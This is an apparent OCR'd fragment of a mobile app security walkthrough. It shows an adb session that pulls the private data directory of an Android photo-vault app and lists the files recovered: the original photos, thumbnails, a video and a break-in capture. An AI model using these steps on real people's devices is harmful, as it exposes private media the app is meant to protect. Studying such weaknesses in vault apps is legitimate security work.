


Download apk of photovault from devices


```
raiser:tools ammar$ mkdir /Users/ammar/Desktop/photovault
raiser:tools ammar$ ./adb pull /data/data/com.enchantedcloud.photovault /Users/ammar/Desktop/photovault/
pull: building file list...
pull: /data/data/com.enchantedcloud.photovault/cache/picasso-cache/journal -> /Users/ammar/Desktop/photov
ault/cache/picasso-cache/journal
pull: /data/data/com.enchantedcloud.photovault/cache/volley/824343620-498846983 -> /Users/ammar/Desktop/p
hotovault/cache/volley/824343620-498846983
pull: /data/data/com.enchantedcloud.photovault/cache/vid-585368923.mp4 -> /Users/ammar/Desktop/photovault
/cache/vid-585368923.mp4
pull: /data/data/com.enchantedcloud.photovault/cache/temp-break-in-989100785jpg -> /Users/ammar/Desktop/p
hotovault/cache/temp-break-in-989100785jpg
pull: /data/data/com.enchantedcloud.photovault/files/media/orig/1457918950269.jpg -> /Users/ammar/Desktop
/photovault/files/media/orig/1457918950269.jpg
pull: /data/data/com.enchantedcloud.photovault/files/media/orig/1457918889388.jpg -> /Users/ammar/Desktop
/photovault/files/media/orig/1457918889388.jpg
pull: /data/data/com.enchantedcloud.photovault/files/media/thumbs/1457918950269-240x240.jpeg -> /Users/am
mar/Desktop/photovault/files/media/thumbs/1457918950269-240x240.jpeg
pull: /data/data/com.enchantedcloud.photovault/files/media/thumbs/1457918950269-360x360.jpeg -> /Users/am
mar/Desktop/photovault/files/media/thumbs/1457918950269-360x360.jpeg
pull: /data/data/com.enchantedcloud.photovault/files/media/thumbs/1457918889388-360x360.jpeg -> /Users/am
mar/Desktop/photovault/files/media/thumbs/1457918889388-360x360.jpeg
pull: /data/data/com.enchantedcloud.photovault/files/.yflurryfreqcap.-5e683c9131f9c819 -> /Users/ammar/De
sktop/photovault/files/.yflurryfreqcap.-5e683c9131f9c819
pull: /data/data/com.enchantedcloud.photovault/files/.yflurryadlog.-5e683c9131f9c819 -> /Users/ammar/Desk
top/photovault/files/.yflurryadlog.-5e683c9131f9c819
```


download photovault directory via adb

